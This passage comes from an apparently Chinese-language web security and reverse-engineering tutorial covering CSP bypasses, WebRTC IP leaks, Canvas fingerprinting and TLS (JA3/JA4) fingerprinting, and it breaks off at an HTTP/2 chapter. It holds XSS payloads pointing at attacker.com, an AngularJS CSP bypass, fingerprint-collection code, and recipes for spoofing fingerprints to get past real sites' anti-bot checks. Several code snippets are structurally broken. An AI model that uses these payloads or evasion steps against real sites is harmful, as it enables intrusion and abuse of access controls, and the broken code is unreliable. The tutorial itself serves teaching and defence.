 "<script>alert(1)</script>",
 "",
 "<svg onload=alert(1)>",
 '<iframe src="javascript:alert(1)">',
 '<base href="https://attacker.com/">',
 '<link rel="import" href="https://attacker.com/evil.html">',
 '<object data="data:text/html,<script>alert(1)</script>">',
];
function testCSP() {
 payloads.forEach((payload, i) => {
 try {
 const div = document.createElement("div");
 div.innerHTML = payload;
 document.body.appendChild(div);
 console.log(`Payload ${i} injected:`, payload);
 } catch (e) {
 console.log(`Payload ${i} blocked:`, e.message);
 }
 });
}
testCSP();
```

## 示例 3: 利用 AngularJS 绕过 CSP

```
<!DOCTYPE html>
<html>
 <head>
 <meta
 http-equiv="Content-Security-Policy"
 content="script-src 'self' https://ajax.googleapis.com"
 />
 </head>
 <body>
 <!-- 加载 AngularJS -->
 <script src="https://ajax.googleapis.com/ajax/libs/angularjs/1.6.9/
angular.min.js"></script>

 <!-- CSP 绕过 -->
 <div ng-app ng-csp>
 {{ constructor.constructor('alert(document.domain)')() }}
 </div>

 <!-- 或者使用 ng-focus -->
 <input
 ng-app
 ng-csp
 ng-focus="constructor.constructor('alert(1)')()"
 autofocus
 />
 </body>
</html>
```

## 最佳实践

### 防御方

#### 1. 使用严格的 CSP

```
Content-Security-Policy:
 default-src 'none';
 script-src 'nonce-RANDOM' 'strict-dynamic';
 object-src 'none';
 base-uri 'none';
```

## 2. 避免使用不安全的指令

- 禁用 `'unsafe-inline'`
- 禁用 `'unsafe-eval'`
- 禁用 `data:` URI (对于脚本)

## 3. 使用 Nonce 或 Hash

```
<!-- 每次请求生成随机 nonce -->
<script nonce="{{ random_nonce }}>
 // 内联脚本
</script>
```

## 4. 限制 CDN 白名单

- 仅允许必要的 CDN
- 使用 SRI (Subresource Integrity) 验证

```
<script
 src="https://cdn.example.com/lib.js"
 integrity="sha384-..."
 crossorigin="anonymous"
></script>
```

## 5. 使用 CSP 报告

```
Content-Security-Policy-Report-Only:
 default-src 'self';
 report-uri /csp-report
```

# 攻击方（渗透测试）

## 1. 收集信息

- 查看 HTTP 响应头
- 检查 `<meta>` 标签
- 查看控制台 CSP 违规报告

---

## 2. 识别弱点

- 是否使用 `unsafe-inline` 或 `unsafe-eval`
- 白名单是否包含可利用的 CDN
- 是否缺少 `base-uri` 限制

## 3. 构造 Payload

- 根据允许的来源选择攻击向量
- 测试 Script Gadgets
- 尝试协议级绕过

## 4. 验证绕过

- 在浏览器中测试
  - 检查是否触发 CSP 违规
  - 确认代码执行
- 

## 常见问题

Q: CSP 能完全防止 XSS 吗?

A: 不能。CSP 是深度防御的一层，可以显著减少 XSS 攻击面，但：

- 配置不当的 CSP 可能被绕过
- 不保护服务器端漏洞
- 某些浏览器支持不完整
- 需要配合其他安全措施（输入验证、输出编码等）

Q: `strict-dynamic` 是什么？

A: `'strict-dynamic'` 是 CSP Level 3 的特性，允许带有有效 nonce/hash 的脚本动态加载其他脚本：

```
Content-Security-Policy: script-src 'nonce-random' 'strict-dynamic'
```

好处：

- 简化策略管理
- 自动信任通过 nonce 验证的脚本加载的子脚本
- 向后兼容

Q: 如何测试我的 CSP 配置？

A: 使用以下工具：

1. Google CSP Evaluator: <https://csp-evaluator.withgoogle.com/>
2. CSP Scanner: 浏览器扩展
3. 手动测试: 注入各种 XSS payload
4. Report-Only 模式: 先观察而不阻止

Q: Nonce 和 Hash 有什么区别？

A:

Nonce (Number used once):

- 服务器为每个请求生成随机值
- 脚本标签必须包含匹配的 nonce
- 动态内容友好

```
<script nonce="r@nd0m">
 alert(1);
</script>
```

Hash:

- 对脚本内容计算哈希值
- 脚本内容必须与哈希完全匹配
- 适合静态脚本

```
Content-Security-Policy: script-src 'sha256-hash_of_script_content'
```

## 进阶阅读

### 官方文档

- MDN Content Security Policy
- W3C CSP Level 3 规范
- Google Web Fundamentals - CSP

### 安全研究

- CSP Is Dead, Long Live CSP! - Google 研究
- CSP Bypasses 集合
- Content Security Policy Cheat Sheet - OWASP

### 工具

- CSP Evaluator
- Report URI - CSP 报告收集

- 
- CSP Scanner
- 

## 相关章节

- XSS 漏洞利用
- 浏览器安全机制
- HTTP 安全头部
- DOM XSS 检测

## [R39] WebRTC Fingerprinting

# R39: WebRTC 指纹与隐私

## 概述

WebRTC (Web Real-Time Communication) 是一种支持网页浏览器进行实时语音、视频通信和数据共享的技术。然而，WebRTC 也可能泄露用户的真实 IP 地址和其他设备信息，成为指纹识别和隐私泄露的重要途径。

## 基础概念

### 定义

WebRTC 是一组标准化的 API，允许浏览器和移动应用程序进行点对点的实时通信，无需安装插件或第三方软件。

### 主要组件:


- getUserMedia: 访问摄像头和麦克风
- RTCPeerConnection: 建立点对点音视频通信
- RTCDataChannel: 点对点数据传输

### 隐私风险:

- 泄露真实 IP 地址 (绕过 VPN/代理)
- 收集设备指纹信息
- 获取本地网络拓扑
- 暴露媒体设备信息

## 核心原理

### WebRTC 连接建立过程



ICE (Interactive Connectivity Establishment)

WebRTC 使用 ICE 协议收集候选连接路径:

- Host Candidate: 本地 IP 地址 (局域网 IP)
- Server Reflexive Candidate: 公网 IP (通过 STUN 服务器获取)
- Relay Candidate: 中继 IP (通过 TURN 服务器)

这些信息可以被 JavaScript 访问，导致 IP 泄露。

## 详细内容

### IP 地址泄露

#### 1. 本地 IP 泄露

即使用户使用 VPN，WebRTC 仍可能泄露真实的本地 IP。

泄露机制:

```
// 创建 RTCPeerConnection
const pc = new RTCPeerConnection({
 iceServers: [{ urls: "stun:stun.l.google.com:19302" }],
});

// 创建虚拟数据通道
pc.createDataChannel("");

// 创建 Offer
pc.createOffer().then((offer) => pc.setLocalDescription(offer));

// 监听 ICE 候选
pc.onicecandidate = (ice) => {
 if (ice && ice.candidate && ice.candidate.candidate) {
 const candidate = ice.candidate.candidate;
 console.log("ICE Candidate:", candidate);

 // 解析 IP 地址
 const ipRegex =
 /([0-9]{1,3}(\.[0-9]{1,3}){3}|[a-f0-9]{1,4}(:[a-f0-9]{1,4}){7})/;
 const match = candidate.match(ipRegex);
 if (match) {
 console.log("Leaked IP:", match[1]);
 }
 }
};

// 从候选中移除公网 IP
pc.onicecandidate = (ice) => {
 if (ice && ice.candidate && ice.candidate.candidate) {
 const candidate = ice.candidate.candidate;
 if (candidate.address === "2001:0db8:85a3::8a2e:370:8d4d") {
 candidate.address = null;
 }
 }
};
```

泄露的信息:

- 内网 IPv4 地址 (192.168.x.x, 10.x.x.x)
- 内网 IPv6 地址
- 公网 IPv4/IPv6 地址
- mDNS 候选 (某些浏览器)

## 2. 公网 IP 泄露

通过 STUN 服务器获取用户的真实公网 IP, 绕过 VPN/代理。

完整示例:

```
function getIPs(callback) {
 const ips = [];
 const pc = new RTCPeerConnection({
 iceServers: [
 { urls: "stun:stun.l.google.com:19302" },
 { urls: "stun:stun1.l.google.com:19302" },
],
 });

 pc.createDataChannel("");
 pc.createOffer().then((offer) => pc.setLocalDescription(offer));

 pc.onicecandidate = (ice) => {
 if (!ice || !ice.candidate || !ice.candidate.candidate) {
 return;
 }

 const candidate = ice.candidate.candidate;
 const ipRegex =
 /([0-9]{1,3}(\.[0-9]{1,3}){3}|[a-f0-9]{1,4}(:[a-f0-9]{1,4}){7})/;
 const match = candidate.match(ipRegex);

 if (match && !ips.includes(match[1])) {
 ips.push(match[1]);
 callback(match[1], candidate);
 }
 };
}

// 使用
getIPs((ip, candidate) => {
 console.log("IP:", ip);
 console.log(
 "Type:",
 candidate.includes("typ host")
 ? "Local"
 : candidate.includes("typ srflx")
 ? "Public"
 : "Relay"
);
});
```

## 设备指纹信息

### 1. 媒体设备枚举

WebRTC 可以枚举用户的音视频设备：

```
navigator.mediaDevices.enumerateDevices().then((devices) => {
 devices.forEach((device) => {
 console.log({
 kind: device.kind, // "audioinput", "videoinput", "audiooutput"
 label: device.label, // 设备名称
 deviceId: device.deviceId, // 唯一标识符
 groupId: device.groupId, // 设备组
 });
 });
});
```

指纹用途:

- `deviceId` 可作为持久化标识符
- 设备数量和类型组合形成独特指纹
- 设备名称可能暴露硬件信息

## 2. 编解码器支持

不同设备支持不同的音视频编解码器:

```
const pc = new RTCPeerConnection();

pc.createOffer().then((offer) => {
 const codecs = [];

 // 解析 SDP 获取支持的编解码器
 offer.sdp.split("\r\n").forEach((line) => {
 if (line.startsWith("a=rtpmap:")) {
 codecs.push(line);
 }
 });

 console.log("Supported codecs:", codecs);
});
```

### 3. RTC 统计信息

```
const pc = new RTCPeerConnection();

pc.getStats().then((stats) => {
 stats.forEach((report) => {
 console.log({
 type: report.type,
 id: report.id,
 timestamp: report.timestamp,
 ...report,
 });
 });
});
```

可获取的信息：

- 网络质量指标
- 传输统计
- 编解码器性能
- 硬件加速能力

---

## 隐私保护检测

检测 WebRTC 泄露

```
async function detectWebRTCLeak() {
 const results = {
 localIPs: [],
 publicIPs: [],
 devices: [],
 leakDetected: false,
 };

 // 1. 检测 IP 泄露
 const pc = new RTCPeerConnection({
 iceServers: [{ urls: "stun:stun.l.google.com:19302" }],
 });

 pc.createDataChannel("");
 pc.createOffer().then((offer) => pc.setLocalDescription(offer));

 await new Promise((resolve) => {
 pc.onicecandidate = (ice) => {
 if (!ice || !ice.candidate) {
 resolve();
 return;
 }

 const candidate = ice.candidate.candidate;
 const ipMatch = candidate.match(/([0-9]{1,3}\.){3}[0-9]{1,3}/);

 if (ipMatch) {
 const ip = ipMatch[0];
 if (
 ip.startsWith("192.168.") ||
 ip.startsWith("10.") ||
 ip.startsWith("172.")
) {
 results.localIPs.push(ip);
 } else {
 results.publicIPs.push(ip);
 results.leakDetected = true;
 }
 }
 };
 });

 setTimeout(resolve, 2000);
});

// 2. 检测设备枚举
try {
 const devices = await navigator.mediaDevices.enumerateDevices();
 results.devices = devices.map((d) => ({
 kind: d.kind,
 label: d.label,
 hasId: !!d.deviceId,
 }));
}
```

```
 } catch (e) {
 console.log("Device enumeration blocked");
 }

 return results;
 }

// 使用
detectWebRTCLeak().then((results) => {
 console.log("WebRTC Leak Detection Results:", results);
 if (results.leakDetected) {
 console.warn("⚠️ WebRTC IP leak detected!");
 }
});
```

## 实战示例

### 示例 1：完整的 IP 泄露检测工具

```
class WebRTCLeakDetector {
 constructor() {
 this.ips = new Set();
 this.candidates = [];
 }

 async detect() {
 return new Promise((resolve) => {
 const pc = new RTCPeerConnection({
 iceServers: [
 { urls: "stun:stun.l.google.com:19302" },
 { urls: "stun:stun1.l.google.com:19302" },
 { urls: "stun:stun.services.mozilla.com" },
],
 });
 pc.createDataChannel("leak-test");
 pc.createOffer()
 .then((offer) => pc.setLocalDescription(offer))
 .catch((err) => console.error(err));

 pc.onicecandidate = (event) => {
 if (!event || !event.candidate) {
 pc.close();
 resolve(this.generateReport());
 return;
 }

 this.processCandidate(event.candidate);
 };

 // 超时保护
 setTimeout(() => {
 pc.close();
 resolve(this.generateReport());
 }, 5000);
 });
 }

 processCandidate(candidate) {
 this.candidates.push(candidate.candidate);

 const parts = candidate.candidate.split(" ");
 const ip = parts[4];
 const type = parts[7];

 if (ip && this.isValidIP(ip)) {
 this.ips.add(ip);
 console.log(`Found ${type} IP: ${ip}`);
 }
 }
}
```

```
isValidIP(str) {
 // IPv4
 const ipv4 = /^(\d{1,3}\.){3}\d{1,3}$/;
 // IPv6
 const ipv6 = /^([\da-f]{1,4}:){7}[\da-f]{1,4}$/i;

 return ipv4.test(str) || ipv6.test(str);
}

generateReport() {
 const report = {
 ips: Array.from(this.ips),
 local: [],
 public: [],
 ipv6: [],
 candidates: this.candidates,
 };

 report.ips.forEach((ip) => {
 if (ip.includes(":")) {
 report.ipv6.push(ip);
 } else if (this.isLocalIP(ip)) {
 report.local.push(ip);
 } else {
 report.public.push(ip);
 }
 });
}

return report;
}

isLocalIP(ip) {
 return (
 ip.startsWith("192.168.") ||
 ip.startsWith("10.") ||
 ip.match(/^172\.(1[6-9]|2\d|3[01])\./)
);
}
}

// 使用
const detector = new WebRTCLeakDetector();
detector.detect().then((report) => {
 console.log("== WebRTC Leak Report ==");
 console.log("Local IPs:", report.local);
 console.log("Public IPs:", report.public);
 console.log("IPv6:", report.ipv6);

 if (report.public.length > 0) {
 console.warn("⚠️ Public IP leak detected!");
 }
});
```

## 示例 2: 禁用 WebRTC

```
// 方法1: 覆盖 RTCPeerConnection (不推荐, 可能破坏功能)
(function () {
 "use strict";

 const noop = function () {};
 const noopPromise = function () {
 return Promise.resolve();
 };

 window.RTCPeerConnection = function () {
 return {
 createOffer: noopPromise,
 createAnswer: noopPromise,
 setLocalDescription: noopPromise,
 setRemoteDescription: noopPromise,
 close: noop,
 addEventListener: noop,
 };
 };

 console.log("WebRTC has been disabled");
})();

// 方法2: 浏览器设置
// Chrome: chrome://flags/#enable-webrtc-hide-local-ips-with-mdns
// Firefox: media.peerconnection.enabled = false

// 方法3: 浏览器扩展
// - WebRTC Leak Prevent (Chrome)
// - Disable WebRTC (Firefox)
```

---

### 示例 3: 设备指纹采集

```
async function collectWebRTCFingerprint() {
 const fingerprint = {};

 // 1. 媒体设备
 try {
 const devices = await navigator.mediaDevices.enumerateDevices();
 fingerprint.devices = devices.map((d) => ({
 kind: d.kind,
 id: d.deviceId,
 groupId: d.groupId,
 }));
 fingerprint.deviceCount = {
 audioinput: devices.filter((d) => d.kind === "audioinput").length,
 videoinput: devices.filter((d) => d.kind === "videoinput").length,
 audiooutput: devices.filter((d) => d.kind === "audiooutput").length,
 };
 } catch (e) {
 fingerprint.devices = "blocked";
 }

 // 2. 支持的编解码器
 const pc = new RTCPeerConnection();
 const offer = await pc.createOffer({
 offerToReceiveAudio: true,
 offerToReceiveVideo: true,
 });

 fingerprint.codecs = {
 audio: [],
 video: [],
 };

 offer.sdp.split("\r\n").forEach((line) => {
 if (line.startsWith("a=rtpmap:")) {
 const codec = line.split(" ")[1];
 if (line.includes("audio")) {
 fingerprint.codecs.audio.push(codec);
 } else if (line.includes("video")) {
 fingerprint.codecs.video.push(codec);
 }
 }
 });
}

pc.close();

// 3. RTC 能力
fingerprint.capabilities = {
 audio: RTCRtpSender.getCapabilities
 ? RTCRtpSender.getCapabilities("audio")
 : null,
 video: RTCRtpSender.getCapabilities
 ? RTCRtpSender.getCapabilities("video")
 : null,
}
```

```
 : null,
};

return fingerprint;
}

// 使用
collectWebRTCFingerprint().then((fp) => {
 console.log("WebRTC Fingerprint:", fp);

 // 计算指纹哈希
 const fpString = JSON.stringify(fp);
 console.log("Fingerprint hash:", hashCode(fpString));
});

function hashCode(str) {
 let hash = 0;
 for (let i = 0; i < str.length; i++) {
 const char = str.charCodeAt(i);
 hash = (hash << 5) - hash + char;
 hash = hash & hash;
 }
 return hash.toString(16);
}
```

## 最佳实践

### 用户隐私保护

#### 1. 使用浏览器扩展

- WebRTC Leak Prevent
- uBlock Origin (启用隐私过滤)
- Privacy Badger

#### 2. 浏览器设置

Firefox:

- `about:config` → `media.peerconnection.enabled` = `false`
- `media.peerconnection.ice.default_address_only` = `true`

- `media.peerconnection.ice.no_host = true`

Chrome:

- `chrome://flags/#enable-webrtc-hide-local-ips-with-mdns` 启用
- 使用扩展程序

### 3. VPN 配置

- 确保 VPN 支持 WebRTC 保护
- 启用 VPN 的 IPv6 泄露防护
- 测试 VPN 是否真正阻止 WebRTC 泄露

### 4. 定期检测

- 访问 <https://browserleaks.com/webrtc>
- 使用 <https://ipleak.net>
- 自定义检测脚本

## 网站开发者

### 1. 最小权限原则

- 仅在必要时请求媒体权限
- 明确告知用户为何需要 WebRTC

### 2. 隐私声明

- 说明如何使用 WebRTC
- 告知可能收集的信息

### 3. 提供控制选项

- 允许用户禁用 WebRTC 功能
  - 提供替代方案
-

## 常见问题

Q: VPN 能防止 WebRTC 泄露吗？

A: 不一定。WebRTC 可以绕过 VPN 直接泄露本地和公网 IP：

- 本地 IP: VPN 无法隐藏 (192.168.x.x)
- 公网 IP: 可能绕过 VPN 隧道泄露真实 IP
- 解决方案: 禁用 WebRTC 或使用支持 WebRTC 保护的 VPN

Q: 为什么浏览器允许 WebRTC 泄露 IP？

A:

- WebRTC 设计用于点对点通信，需要真实 IP 建立连接
- 这是功能需求，不是安全漏洞
- 浏览器逐步增强隐私保护（如 mDNS）

Q: mDNS 是什么？如何保护隐私？

A: mDNS (Multicast DNS) 是一种隐私保护机制：

- 用随机 `.local` 地址替代真实本地 IP
- Chrome 和 Safari 默认启用
- Firefox 需要手动配置

示例：`a1b2c3d4.local` 而不是 `192.168.1.100`

Q: 如何检测网站是否在收集 WebRTC 指纹？

A:

1. 打开浏览器开发者工具
2. 在 Console 中运行：

```
RTCPeerConnection.prototype._createOffer =
 RTCPeerConnection.prototype.createOffer;
RTCPeerConnection.prototype.createOffer = function () {
 console.trace("WebRTC createOffer called");
 return this._createOffer.apply(this, arguments);
};
```

### 3. 查看是否有 WebRTC 调用的堆栈追踪

## 进阶阅读

### 官方文档

- [WebRTC API - MDN](#)
- [WebRTC 规范](#)
- [ICE 协议 RFC 5245](#)

### 隐私研究

- [WebRTC IP Leak Vulnerability](#)
- [Browser Fingerprinting via WebRTC](#)
- [WebRTC Privacy and Security Considerations](#)

### 检测工具

- [BrowserLeaks WebRTC Test](#)
- [IPLeak.net](#)
- [Perfect Privacy Check IP](#)

## 相关章节

- Canvas 指纹识别
- TLS 指纹识别
- 浏览器指纹技术
- 隐私保护技术

## [R40] Canvas Fingerprinting

# R40: Canvas 指纹技术



## 思考时刻

在学习 Canvas 指纹之前，先思考：

1. 为什么 Cookie 和 IP 地址不够用？为什么网站还需要指纹识别？
2. 你的浏览器是独一无二的吗？即使你换了 IP、清空了 Cookie，网站还能认出你吗？
3. 画布指纹的原理是什么？为什么在同一个 Canvas 上画同样的东西，不同电脑会产生不同的结果？
4. 实战场景：某电商网站限制每个用户只能抢购一件商品，你换了浏览器、清空了缓存、使用了代理，为什么还是被识别出来了？

这些问题的答案，藏在浏览器的渲染引擎里。

## 概述

Canvas Fingerprinting 是一种通过 HTML5 Canvas API 生成浏览器指纹的技术。由于不同系统、浏览器、显卡渲染文本和图形时存在细微差异，这些差异可以用来唯一标识用户。

## 原理

### 1. 渲染差异来源

硬件层面:

- GPU 型号和驱动版本
- 操作系统 (Windows/Mac/Linux)
- 字体渲染引擎 (DirectWrite/CoreText/FreeType)

软件层面:

- 浏览器类型和版本
- 已安装的字体
- 图像压缩算法

### 2. 生成流程

```
// 1. 创建 Canvas
const canvas = document.createElement("canvas");
const ctx = canvas.getContext("2d");

// 2. 绘制特定内容
ctx.textBaseline = "top";
ctx.font = "14px Arial";
ctx.textBaseline = "alphabetic";
ctx.fillStyle = "#f60";
ctx.fillRect(125, 1, 62, 20);
ctx.fillStyle = "#069";
ctx.fillText("Hello, world!", 2, 15);
ctx.fillStyle = "rgba(102, 204, 0, 0.7)";
ctx.fillText("Hello, world!", 4, 17);

// 3. 导出为图像数据
const dataURL = canvas.toDataURL();

// 4. 计算哈希作为指纹
const fingerprint = md5(dataURL);
```

关键点: 即使绘制相同的内容, 不同环境渲染出的像素值会有微小差异。

## 检测 Canvas 指纹

### 方法一：监控 API 调用

```
// Hook toDataURL
const originalToDataURL = HTMLCanvasElement.prototype.toDataURL;
HTMLCanvasElement.prototype.toDataURL = function () {
 console.log("[Canvas] toDataURL called");
 console.trace();
 return originalToDataURL.apply(this, arguments);
};

// Hook getImageData
const originalGetImageData = CanvasRenderingContext2D.prototype.getImageData;
CanvasRenderingContext2D.prototype.getImageData = function () {
 console.log("[Canvas] getImageData called");
 console.trace();
 return originalGetImageData.apply(this, arguments);
};
```

### 方法二：在 DevTools 中查找

全局搜索关键词：

- `toDataURL`
- `getImageData`
- `canvas`
- `fingerprint`

## 对抗技术

### 1. 禁用 Canvas (极端方案)

某些隐私浏览器（如 Tor Browser）会禁用或限制 Canvas。

问题: 会导致网站功能异常。

## 2. Canvas Spoofing (伪造)

原理: 修改 Canvas API 返回值, 给每个请求返回稍微不同的数据。

```
// 简单的随机噪点注入
const originalToDataURL = HTMLCanvasElement.prototype.toDataURL;
HTMLCanvasElement.prototype.toDataURL = function (...args) {
 // 获取原始数据
 const dataURL = originalToDataURL.apply(this, arguments);

 // 注入噪点 (修改少量像素)
 const canvas = this;
 const ctx = canvas.getContext("2d");
 const imageData = ctx.getImageData(0, 0, canvas.width, canvas.height);
 const data = imageData.data;

 // 随机修改 0.01% 的像素
 for (let i = 0; i < data.length; i += 4) {
 if (Math.random() < 0.0001) {
 data[i] = Math.floor(Math.random() * 256); // R
 data[i + 1] = Math.floor(Math.random() * 256); // G
 data[i + 2] = Math.floor(Math.random() * 256); // B
 }
 }

 ctx.putImageData(imageData, 0, 0);
 return canvas.toDataURL();
};
```

浏览器插件:

- Canvas Fingerprint Defender
- Canvas Blocker

## 3. 使用无头浏览器

Puppeteer/Selenium 可以通过注入脚本修改 Canvas 行为:

```
// Puppeteer
await page.evaluateOnNewDocument(() => {
 const originalToDataURL = HTMLCanvasElement.prototype.toDataURL;
 HTMLCanvasElement.prototype.toDataURL = function (...args) {
 // 注入噪点逻辑
 // ...
 return originalToDataURL.apply(this, arguments);
 };
});
```

## 检测反爬虫中的 Canvas 指纹

案例：某电商网站

现象：登录后立即被封号，提示“检测到异常行为”。

分析：

1. 在 Console Hook `toDataURL` 和 `getImageData`
2. 发现页面加载时调用了多次 Canvas API
3. 定位到 JS 文件，发现在生成设备指纹

绕过：

- 使用真实浏览器（Chrome）而非 Headless
- 安装 Canvas Defender 插件
- 或使用指纹伪造库（如 FingerprintJS Spoofing）

## Canvas vs WebGL 指纹

特性	Canvas	WebGL
原理	2D 图形渲染差异	3D 图形渲染差异
区分度	中	高
实现难度	低	中
常见场景	通用指纹	高级指纹

## 相关资源

- [BrowserLeaks - Canvas Test](#)
- [AmlUnique - 指纹测试](#)

## 相关章节

- [浏览器指纹识别](#)
- [WebRTC 指纹与隐私](#)
- [反爬虫技术深度分析](#)

## [R41] TLS Fingerprinting

# R41: TLS 指纹识别 (JA3/JA4)



## 思考时刻

在学习 TLS 指纹之前，先挑战你的认知：

1. HTTPS 就安全了吗？即使用了加密传输，网站还能识别出你是爬虫？
2. 握手的秘密：在 HTTPS 连接建立的一瞬间，浏览器暴露了哪些信息？
3. 指纹的不可见性：你用 Python requests 发请求，HTTP 头伪装得再像，为什么还是被识别出来？
4. 实战场景：某网站封禁了所有 Python requests 的访问（返回 403），但用浏览器访问正常。你连一个请求都没发，它是怎么知道的？

TLS 指纹，是应用层之下的“暗战”。

## 概述

TLS 握手过程中，客户端会发送一系列参数（如支持的加密套件、扩展等），这些参数的组合可以作为指纹识别客户端类型。JA3/JA4 是目前最流行的 TLS 指纹技术。

## TLS 握手回顾

```
Client -----> ClientHello (包含加密套件、扩展等) -----> Server
Client <----- ServerHello (选择加密套件) <----- Server
...
...
```

ClientHello 包含的信息:

- TLS 版本
- 支持的加密套件列表
- 支持的压缩方法
- 扩展 (Extension) 列表

## JA3 指纹

### 1. 原理

JA3 将 ClientHello 中的关键字段拼接成字符串，然后计算 MD5。

字段:

TLS版本, 加密套件列表, 扩展列表, 椭圆曲线列表, 椭圆曲线点格式

示例:

771,49195-49199-49196-49200-52393-52392-49171-49172-156-157-47-53,0-5-10-11-13-65281,2  
3-24-25,0

计算 MD5:

```
JA3 = md5("771,49195-49199-...")
= "3b5074b1b5d032e5620f69f9f700ff0e"
```

### 2. 用途

服务器端:

- 识别客户端类型 (浏览器 vs 脚本)

- 
- 封禁特定客户端（如 Python requests 的 JA3）

攻击者：

- 伪造浏览器的 TLS 指纹
- 

## JA3 检测

### 在线工具

- [tls.peet.ws](https://tls.peet.ws) - 查看自己的 JA3
- [JA3er](https://ja3er.com) - JA3 数据库

### Wireshark 抓包

1. 捕获 HTTPS 流量
  2. 过滤 `ssl.handshake.type == 1` (ClientHello)
  3. 查看 `Cipher Suites` 和 `Extensions`
- 

## JA3 伪造

### 方法一：使用支持 TLS 指纹的库

Python - curl\_cffi:

```
from curl_cffi import requests

模拟 Chrome
response = requests.get('https://tls.peet.ws/api/clean', impersonate='chrome110')
print(response.text)
```

---

Go - utls:

```
import "github.com/refraction-networking/utls"

config := &utls.Config{
 ServerName: "example.com",
}
conn := utls.UClient(tcpConn, config, utls.HelloChrome_Auto)
```

## 方法二：使用真实浏览器（RPC）

通过 Puppeteer/Playwright 控制真实浏览器，天然具有正确的 TLS 指纹。

```
const puppeteer = require("puppeteer");

(async () => {
 const browser = await puppeteer.launch();
 const page = await browser.newPage();
 await page.goto("https://example.com");
 const content = await page.content();
 console.log(content);
 await browser.close();
})();
```

## JA4 - 下一代指纹

与 JA3 的区别

特性	JA3	JA4
格式	MD5 哈希	人类可读字符串
协议支持	TLS 1.0-1.3	TLS 1.0-1.3, QUIC
细粒度	中	高
可读性	低 (哈希)	高 (分段字符串)

JA4 示例:

```
t13d1516h2_8daaf6152771_e5627efa2ab1
```

- `t13` : TLS 1.3
- `d15` : 加密套件数量
- `16` : 扩展数量
- `h2` : ALPN (HTTP/2)

## 绕过 TLS 指纹检测

### 1. 使用模拟库

选择支持自定义 TLS 指纹的 HTTP 库:

- `curl_cffi` (Python)
- `utls` (Go)

- 
- `tls-client` (Python wrapper for Go utls)

## 2. 频繁更换指纹

即使被识别，也可以轮换不同的浏览器指纹（Chrome/Firefox/Safari）。

## 3. 使用住宅代理

高质量住宅代理通常会保留真实用户的 TLS 特征。

---

## 检测网站是否使用 TLS 指纹

方法:

1. 用 `requests` 库和真实浏览器分别访问同一接口
2. 如果 `requests` 返回 403/401，浏览器正常，可能是 TLS 指纹检测

验证:

```
import requests

Python requests 的 TLS 指纹
response = requests.get('https://tls.peet.ws/api/clean')
print(response.json()) # 查看 JA3
```

对比浏览器访问 `https://tls.peet.ws/api/clean` 的结果。

---

## 实战案例

### 案例：某社交媒体 API

现象: Python `requests` 请求返回 403，浏览器正常。

---

---

分析:

1. 检查 User-Agent - 已伪造, 仍然失败
2. 检查 Cookie - 已携带, 仍然失败
3. 怀疑 TLS 指纹

解决:

```
from curl_cffi import requests

使用 curl_cffi 模拟 Chrome 的 TLS 指纹
response = requests.get(
 'https://api.socialmedia.com/user/info',
 headers={'User-Agent': 'Mozilla/5.0 ...'},
 cookies={'session': 'xxx'},
 impersonate='chrome110'
)
print(response.text) # 成功!
```

---

## 相关资源

- JA3 - Salesforce
- JA4+ Network Fingerprinting
- curl-impersonate

---

## 相关章节

- 浏览器指纹识别
- HTTP/2 与 HTTP/3
- 反爬虫技术深度分析

---

## [R42] HTTP/2 & HTTP/3

# R42: HTTP/2 与 HTTP/3

## 概述

HTTP/2 和 HTTP/3 是 HTTP 协议的最新版本，带来了性能提升和新的特性。在逆向工程中，理解这些协议的工作原理对于分析现代 Web 应用至关重要。

为什么要学习 HTTP/2 和 HTTP/3？

1. 现代网站的标准: 大部分主流网站已迁移到 HTTP/2, HTTP/3 也在快速普及
2. 性能优化: 多路复用、头部压缩等特性改变了请求模式
3. 逆向难度增加: 二进制协议、加密传输增加了分析难度
4. 指纹识别: TLS 指纹和协议特征可用于检测自动化工具

## 1. HTTP/1.x 的局限性

### 1.1 队头阻塞 (Head-of-Line Blocking)

问题: HTTP/1.1 在单个 TCP 连接上一次只能处理一个请求

```
请求1: |===== 响应 =====|
请求2: |===== 响应 =====|
请求3: |== 响应 ==|
```

影响: 前面的慢请求会阻塞后面的所有请求

变通方案 (HTTP/1.1):

- Pipeline: 发送多个请求但仍按顺序响应 (浏览器默认禁用)

- 
- Domain Sharding: 使用多个域名增加并发连接数
  - 连接复用: 保持连接 (Keep-Alive)

限制: 浏览器通常限制每个域名最多 6 个并发连接

---

## 1.2 头部冗余

问题: 每个请求都重复发送相同的 HTTP 头部

```
GET /api/data?id=1 HTTP/1.1
Host: example.com
User-Agent: Mozilla/5.0...
Accept: application/json
Cookie: session=abc123...
```

```
GET /api/data?id=2 HTTP/1.1
Host: example.com
User-Agent: Mozilla/5.0... <-- 重复
Accept: application/json <-- 重复
Cookie: session=abc123... <-- 重复
```

影响: 带宽浪费, 尤其是移动网络

---

## 1.3 明文协议

问题: HTTP/1.x 本身不强制加密

安全风险:

- 中间人攻击
- 流量嗅探
- 内容篡改

## 2. HTTP/2 详解

